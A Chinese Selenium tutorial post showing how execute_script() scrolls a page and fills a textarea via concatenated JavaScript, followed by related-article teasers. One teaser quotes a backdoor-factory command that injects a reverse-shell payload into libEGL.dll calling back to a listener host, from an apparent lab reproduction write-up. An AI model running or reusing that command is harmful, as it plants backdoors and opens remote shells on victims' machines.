
Selenium 2自动化测试实战21【调用JavaScript(控制浏览器的滚动条)】
一、调用JavaScript(控制浏览器的滚动条)
WebDriver提供了execute_script()方法来执行JavaScript代码。
用于调整浏览器滚动条位置的JavaScript代码如下:
# -*- coding: utf-8 -*-

from selenium import webdriver

from time import sleep

from selenium.webdriver.common.keys import Keys

#访问百度

driver=webdriver.Chrome()

driver.get("http://www.baidu.com")

#设置浏览器窗口大小

driver.set_window_size(600,600)

#搜索

driver.find_element_by_id("kw").send_keys("selenium")

sleep(2)

driver.find_element_by_id("kw").send_keys(Keys.ENTER)

sleep(2)

#通过JavaScript设置浏览器窗口的滚动条位置

js="window.scrollTo(100,450)"

driver.execute_script(js)

sleep(3)

driver.quit()
通过浏览器打开百度进行搜索,并且提前通过set_window_size()方法将浏览器窗口设置为固定宽高显示,目的是让窗口出现水平和垂直滚动条。然后通过execute_script()方法执行JavaScript代码来移动滚动条的位置。

当然,JavaScript的作用不仅仅体现在浏览器滚动条的操作上,还可以用它向页面中textarea文本框输入内容。
#html

<!DOCTYPE html>

<html>

    <head>

    </head>

    <body>

        <textarea id='id' style="width:98%" cols="50" rows="5" class="textarea">

		</textarea>

    </body>

</html>
虽然我们可以通过id的方式将其进行定位,单却不能通过send_keys()向文本框中输入文本信息,此时,我们可以借助JavaScript代码完成输入。
#js_test.py

# -*- coding: utf-8 -*-

from selenium import webdriver

from time import sleep

from selenium.webdriver.common.keys import Keys

driver=webdriver.Chrome()

driver.get("file:///C:/Users/xxxx/Desktop/new%206.html")

text="input text"

js="var sum=document.getElementById('id'); sum.value='"+text+"';"

driver.execute_script(js)

sleep(5)

driver.quit()
效果图如下所示:

首先定义了要输入的内容text,然后将text与javaScript代码通过“+”进行拼接,这样做的目的是为了使输入内容变得可自定义。最后,通过execute_script()执行JavaScript代码。
Selenium 2自动化测试实战21【调用JavaScript(控制浏览器的滚动条)】的更多相关文章
- Selenium 2自动化测试实战
Selenium 2自动化测试实战 百度网盘 链接:https://pan.baidu.com/s/1aiP3d8Y1QlcHD3fAlEj4sg 提取码:jp8e 复制这段内容后打开百度网盘手机Ap ...
- Selenium 2自动化测试实战3(函数、类和方法)
一.函数.类和方法1.函数在python中通过def关键字来定义函数 创建一个add()函数,此函数接收两个参数a,b,通过print()打印a+b的结果.调用add()函数,并且上传两个参数3,5给 ...
- 《Selenium 2自动化测试实战 基于Python语言》中发送最新邮件无内容问题的解决方法
虫师的<Selenium 2自动化测试实战 基于Python语言>是我自动化测试的启蒙书 也是我推荐的自动化测试入门必备书,但是书中有一处明显的错误,会误导很多读者,这处错误就是第8章自动 ...
- Python+selenium测试环境成功搭建,简单控制浏览器(firefox)接下来,继续学习其他浏览器上的测试环境搭建;学习Python语言,利用Python语言来写测试用例。加油!!!
Python+selenium测试环境成功搭建,简单控制浏览器(firefox)接下来,继续学习其他浏览器上的测试环境搭建:学习Python语言,利用Python语言来写测试用例.加油!!!
- Selenium 2自动化测试实战8(控制浏览器)
一.控制浏览器 1. 控制浏览器窗口大小 webdriver提供了set_window_size()方法来设置浏览器的大小 #test.py #coding:utf-8 from selenium i ...
- Selenium 与自动化测试 —— 《Selenium 2 自动化测试实战》读书笔记
背景 最近在弄 appium,然后顺便发现了 Selenium 框架和这本书,恰好这本书也介绍了一些软件测试&自动化测试的理论知识,遂拿过来学习学习.所以本文几乎没有实践内容,大多都是概念和工 ...
- Selenium3 + Python3自动化测试系列十——调用JavaScript代码
调用JavaScript代码 一.调用JavaScript代码方法 Selenium在对浏览器操作时会有自动化代码中不稳定的部分,经常出错的部分,可以将这部分对网页元素进行操作的代码换成对应的Java ...
- Selenium(十三)调用js,控制浏览器的滚动条
WebDiver 不能操作本地 Windows 控件,但对于浏览器上的控件也不是都可以操作的.比如浏览器的滚动条,虽然 WebDriver 提供操作浏览器的前进和后退按钮,但对于滚动条并没有提供相应用 ...
- [转] JavaScript控制浏览器全屏及各种浏览器全屏模式的方法、属性和事件
[From] http://www.jb51.net/article/76695.htm HTML 5中的full screen,目前可以在除IE和opera外的浏览器中使用 ,有的时候用来做全屏AP ...
随机推荐
- SecureCRT 连接 Centos7.0 (NAT模式),且能连接公网。
1.打开物理主机运行-输入cmd,输入ipconfig,获取物理主机ip地址. ip:192.168.11.138 2.点击网络适配器,选择NAT模式. 3.点击Centos界面左上角-编辑-虚拟网络 ...
- 2019.10.9wechat反弹shell复现
./backdoor.py -f libEGL.dll -s reverse_shell_tcp_inline -P 6666 -H 192.168.106.137 msfconsle 打开msf 在 ...
- 简单了解 TCP TCP/IP HTTP HTTPS
一. 什么是TCP连接的三次握手 第一次握手:客户端发送syn包(syn=j)到服务器,并进入SYN_SEND状态,等待服务器确认: 第二次握手:服务器收到syn包,必须确认客户的SYN(ack=j+ ...
- 01-jar包操作---idea打jar包
文章:idea打包java可执行jar包 maven项目的话,使用maven命令,直接build就可以打jar包.
- xhost + command not found
如下是一个示例: 原本我以为在没有联网的情况下.不能使用yum 的.可能是本地配置了yum 了吧也可以使用 1. [oracle@11GR2-test ~]$ export DISPLAY=192.1 ...
- .htaccess防盗链方法(文件、图片)
http标准协议中有专门的字段记录referer,一来可以追溯上一个入站地址是什么,二来对于资源文件,可以跟踪到包含显示他的网页地址是什么. 因此所有防盗链方法都是基于这个Referer字段两种方法: ...
- php禁止个别ip访问网站
PHP禁止个别IP访问自己的网站,可以看看下面的方法. function get_ip_data(){ $ip=file_get_contents("http://ip.taobao.com ...
- radio赋值法
一般都会使用attr来使选中: $("#DIV的ID input[name='radio的name'][value="'+动态传的radio的value值+'"]&quo ...
- 将Excel数据读入DataGridView
OpenFileDialog openFileDialog = new OpenFileDialog(); openFileDialog.Filter = "Microsoft Excel ...
- 动软生成器 Liger model生成模板
<#@ template language="c#" HostSpecific="True" #> <#@ output extension= ...